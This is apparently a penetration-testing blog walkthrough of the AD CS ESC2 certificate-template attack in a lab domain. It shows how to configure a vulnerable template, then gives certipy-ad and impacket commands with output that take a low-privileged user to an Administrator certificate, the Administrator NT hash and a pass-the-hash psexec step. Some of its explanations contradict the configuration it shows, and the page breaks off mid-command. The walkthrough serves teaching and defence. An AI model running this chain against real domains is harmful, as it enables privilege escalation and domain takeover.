# AD Certificate Exploitation: ESC2

hackingarticles.in/ad-certificate-exploitation-esc2

Raj                                                                                                    April 29, 2025

| Feature / Risk | ESC1 | ESC2 |
|---|---|---|
| CertTemplateMisconfig | Dangerous, but limited by EKUs | Wider abuse due to "Any Purpose" |
| Subject Name Config | Supply in request | Supply in request |
| Needs Enroll Access? | Yes | Yes |
| Can impersonate any user? | Yes | Yes |
| EKU Flexibility | Limited (must be Smartcard Logon) | Flexible: Any Purpose, Client Auth, etc. |
| Real-world prevalence | Less common | Much more common (due to poorly set EKUs) |
| Danger Level | High | VERY HIGH (harder to detect, easier to abuse) |

In the last article of this AD CS series, we looked at how ESC1 can be used to gain higher privileges in Active Directory. In this post, we'll explain **AD CS ESC2 Certificate Exploitation**, where a low-level user can request an "Any Purpose" certificate. This weak setup lets attackers get certificates for other users, which they can then use to sign in without knowing passwords—putting the whole domain at risk.

## What is ESC2?

ESC2 (Escalation Path 2) is a vulnerability in Active Directory Certificate Services (AD CS) where a certificate template allows low-privileged users to enroll, and the template includes dangerous Extended Key Usages (EKUs) like:

- Client Authentication (1.3.6.1.5.5.7.3.2)
- Smart Card Logon (1.3.6.1.4.1.311.20.2.2)
- Any Purpose (2.5.29.37.0)

These EKUs enable the attacker to request a certificate and authenticate as a different user via Kerberos (PKINIT), bypassing passwords entirely.

We've already covered the workings of ADCS in detail in previous article, so from this point on, we'll focus solely on the practical aspects of the ESC2 attack without revisiting the underlying ADCS theory.

The attack abuses misconfigured Extended Key Usages (EKUs) on certificate templates specifically, templates that allow "Client Authentication" or "Any Purpose", both of which enable Kerberos authentication via PKINIT.

### The Core Idea of ESC2:

"If I (as a low-privileged user) can get a certificate that allows **Any purpose,** then I can authenticate to the domain as myself — without even knowing my password."

While that may seem harmless, when combined with NTLM relay or coercion attacks, an attacker can use these same templates to trick a privileged user into requesting a certificate via the vulnerable template thereby obtaining Domain Admin access.

## Table of Content

## Comparing ESC1 with ESC2

| Feature / Risk | ESC1 | ESC2 |
|---|---|---|
| CertTemplateMisconfig | Dangerous, but limited by EKUs | Wider abuse due to "Any Purpose" |
| Subject Name Config | Supply in request | Supply in request |
| Needs Enroll Access? | Yes | Yes |
| Can impersonate any user? | Yes | Yes |
| EKU Flexibility | Limited (must be Smartcard Logon) | Flexible: Any Purpose, Client Auth, etc. |
| Real-world prevalence | Less common | Much more common (due to poorly set EKUs) |
| Danger Level | High | VERY HIGH (harder to detect, easier to abuse) |

Since the comparison is already clear, let's go ahead and dive straight into the discussion

## Why is ESC2 Dangerous?

### Passwordless Authentication with Certificates

In an ESC2 attack, the adversary bypasses traditional authentication by using a certificate instead of a password to access Active Directory. This eliminates the need to crack passwords or steal password hashes. Since no brute-force methods are required, the attacker can simply enroll for a certificate and authenticate completely sidestepping MFA and any password complexity policies in place.

*Impact: Even the most secure password configurations and multi-factor authentication setups are rendered ineffective. ESC2 bypasses them all.*

## Exploitable by Any Domain-Joined User

ESC2 does not rely on administrative privileges. If a certificate template is misconfigured and accessible by "Authenticated Users, or Any purpose" any standard domain user can exploit it. This means attackers don't need elevated rights to begin the attack.

*Impact: A regular user within the network with no special permissions can leverage ESC2 to escalate privileges or maintain access.*

## Persistent and Stealthy Access

Certificates often have long lifespans, sometimes months or even years. Once stolen or misused, they can be reused repeatedly without triggering typical alerts like password changes or login failures.

*Impact: ESC2 enables persistent, stealthy access that is difficult to detect, providing attackers with a long-term foothold in the environment.*

## Powerful When Combined with Other Attacks

ESC2 is especially dangerous when combined with attacks like NTLM relay, coercion, or lateral movement, as attackers can trick privileged accounts into requesting vulnerable certificates—leading to full domain compromise.

*Impact: When chained with other exploits, ESC2 can open the door to complete domain takeover.*

## Frequently Misunderstood and Overlooked

Many see certificates as just for encryption, but in AD CS, they serve as powerful authentication tokens—making a misconfigured template as risky as exposing private SSH keys..

*Impact: ESC2 is often underestimated, leaving organizations unknowingly exposed to severe threats.*

## Challenging to Detect with Standard Tools

Certificate issuance in AD CS is silent, with no login prompts or failures, allowing attackers to generate Kerberos tickets and move laterally without triggering typical security alerts.

***Impact:*** *Traditional SIEMs and antivirus solutions may not detect ESC2 unless they're explicitly configured to monitor for events like Event ID 4887 or unusual certificate enrollments.*

*Note: ESC2 is like letting an attacker print their own access badge looks legit, works perfectly, but they were never authorized*

In this Post, we will exploit a misconfigured ADCS environment allowing low-privileged users to impersonate high-privileged accounts via vulnerable certificate templates (ESC2).

## Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT •
- Domain must have Active Directory Certificate Services and Certificate Authority configured. •
- Kali Linux packed with tools
- Tools: Evil-winrm, Impacket, certipy-ad, Metasploit

Awesome, let's walk through the **complete ESC2 ADCS lab setup**, step-by-step.

## Lab setup

Begin with the Launch of Certificate Template Console

**Run**: **certtmpl.msc** on the Domain Controller and Navigate to Certificate **Templates →
Manage**

**STEPS:**

**1: Duplicate the "Certificate Template" Template**

1. Scroll down and find the **"Code Signing"** template.
2. Right-click it → Click **Duplicate Template**.



**2: Configure the New Template**

A new window will open with tabs. Go tab by tab.

**General Tab**

- Change **Template display name** to: ESC2
- (Optional) Change Validity Period (default 1 year is fine)

*This name will show up when requesting the certificate*

**Configure the Subject Name Tab**

   **Select**: Build from this Active Directory information

*This setting prevents attackers from supplying their own identity (e.g., CN=Administrator)*

**Configure the Extensions Tab**

- Go to the **Extensions** tab
- Next, select **Application Policies** → Click **Edit**

*Inside the Edit Window:*

       **Select**: **Code Signing** → Click **Remove**

Click **Add**

Select **Any Purpose**

And Click **OK**

**Configure the Security Tab**

- Click **Add** → Type Domain Users → Click OK
- Select Domain Users
- Check →  Enroll

*Allows low-privileged users to request certs, but not impersonate anyone*

**Notes:**

- The **Any Purpose** EKU allows the certificate to be used in multiple scenarios, including smart card logon, S/MIME, and VPN access.
- Keeping **Client Authentication** or **Any Purpose** ensures the certificate is compatible with Kerberos-based authentication.
- Excluding **Code Signing** reduces the risk of abuse, such as using the cert to sign malicious code in poorly secured environments.

**Confirm Issuance Requirements**

Go back to the Certificate Authority (certsrv.msc) window. Right-click Certificate Templates → Click New → Certificate Template to Issue.

- Find Vulnerable Template in the list and select it, in our case we created it as ESC2.
- Finally, click OK to publish it



**Save the Template**

  Click **OK** to save and close

We can see our **template** is now created!

## Enumeration & Exploitation

### ESC2 Attack Using Certipy

Certipy is a Python tool that helps enumerate and exploit AD CS by identifying vulnerable templates, requesting and converting certificates, and enabling authentication methods like Kerberos, DCSync, and Rubeus-style attacks.

**Enum for Vulnerable Templates**

Use your **valid low-priv credentials**

Fire the command as

certipy-ad find -u -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled



The output should indicate that the ESC2 template is enrollable by the user raj, allows the subject to be specified in the request, and includes the "Any purpose" EKU in our case.

```
┌──(root㉿kali)-[~]
└─# cat 20250112043934_Certipy.txt
Certificate Authorities
  0
    CA Name                            : ignite-DC-CA
    DNS Name                           : DC.ignite.local
    Certificate Subject                : CN=ignite-DC-CA, DC=ignite, DC=local
    Certificate Serial Number          : 316830D883F61CA647EADB55B6501712
    Certificate Validity Start         : 2024-12-22 08:01:51+00:00
    Certificate Validity End           : 2029-12-22 08:11:51+00:00
    Web Enrollment                     : Disabled
    User Specified SAN                 : Disabled
    Request Disposition                : Issue
    Enforce Encryption for Requests    : Enabled
    Permissions
      Owner                            : IGNITE.LOCAL\Administrators
      Access Rights
        ManageCertificates             : IGNITE.LOCAL\Administrators
                                         IGNITE.LOCAL\Domain Admins
                                         IGNITE.LOCAL\Enterprise Admins
        ManageCa                       : IGNITE.LOCAL\Administrators
                                         IGNITE.LOCAL\Domain Admins
                                         IGNITE.LOCAL\Enterprise Admins
        Enroll                         : IGNITE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                      : ESC2
    Display Name                       : ESC2
    Certificate Authorities            : ignite-DC-CA
    Enabled                            : True
    Client Authentication              : True
    Enrollment Agent                   : True
    Any Purpose                        : True
    Enrollee Supplies Subject          : False
    Certificate Name Flag              : SubjectRequireDirectoryPath
                                         SubjectAltRequireUpn
    Enrollment Flag                    : AutoEnrollment
    Private Key Flag                   : 16842752
    Extended Key Usage                 : Any Purpose
    Requires Manager Approval          : False
    Requires Key Archival              : False
    Authorized Signatures Required     : 0
    Validity Period                    : 1 year
    Renewal Period                     : 6 weeks
    Minimum RSA Key Length             : 2048
    Permissions
```

```
      Enrollment Rights                : IGNITE.LOCAL\Domain Users
                                         IGNITE.LOCAL\Domain Admins
                                         IGNITE.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                            : IGNITE.LOCAL\Administrator
      Write Owner Principals           : IGNITE.LOCAL\Domain Admins
                                         IGNITE.LOCAL\Enterprise Admins
                                         IGNITE.LOCAL\Administrator
      Write Dacl Principals            : IGNITE.LOCAL\Domain Admins
                                         IGNITE.LOCAL\Enterprise Admins
                                         IGNITE.LOCAL\Administrator
      Write Property Principals        : IGNITE.LOCAL\Domain Admins
                                         IGNITE.LOCAL\Enterprise Admins
                                         IGNITE.LOCAL\Administrator
[!] Vulnerabilities
    ESC2                               : 'IGNITE.LOCAL\\Domain Users' can enroll and template can be used
    ESC3                               : 'IGNITE.LOCAL\\Domain Users' can enroll and template has Certifi
```

**Request a Certificate as Administrator**

Use the vulnerable template to request a certificate for your own user (eg: raj)

certipy-ad req -u -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC-CA -target 'dc.ignite.local' -template 'ESC2'

```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48  -ca ignite-DC-CA -target 'dc.ignite.local' -template 'ESC2' ◀━
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with UPN 'raj@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'raj.pfx'
```

If Successful, Certipy saves a **.pfx certificate file**

We're directing Certipy to log in as raj, use the 'User' certificate template to request a cert on behalf of Administrator, and save the resulting certificate as .

certipy-ad req -u -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC-CA -target 'dc.ignite.local' -template 'User' -on-behalf-ofpfx
If successful, this results in a **valid certificate for Administrator** without needing their credentials.

```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48  -ca ignite-DC-CA -target 'dc.ignite
.local' -template 'User' -on-behalf-of administrator -pfx raj.pfx ◀━
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 15
[*] Got certificate with UPN 'administrator@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

*Note: The -on-behalf-of administrator flag is the key impersonation step, it tells the CA to issue a certificate for Administrator instead of the requesting user.*

**Use the Certificate**

Once authenticated as Administrator, dump NTLM hashes from the Domain Controller

certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.48

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx  -dc-ip 192.168.1.48 ◀━
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
```

## Post Exploitation

### Lateral Movement & Privilege Escalation using impacket-psexec

After obtaining NTLM hashes, move laterally using Pass-the-Hash (PTH) attacks.

For this using an amazing tool impacket with the command

Impacket-psexec -hashes
aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
administrator@192.168.1.48

```
┌──(root💀kali)-[~]
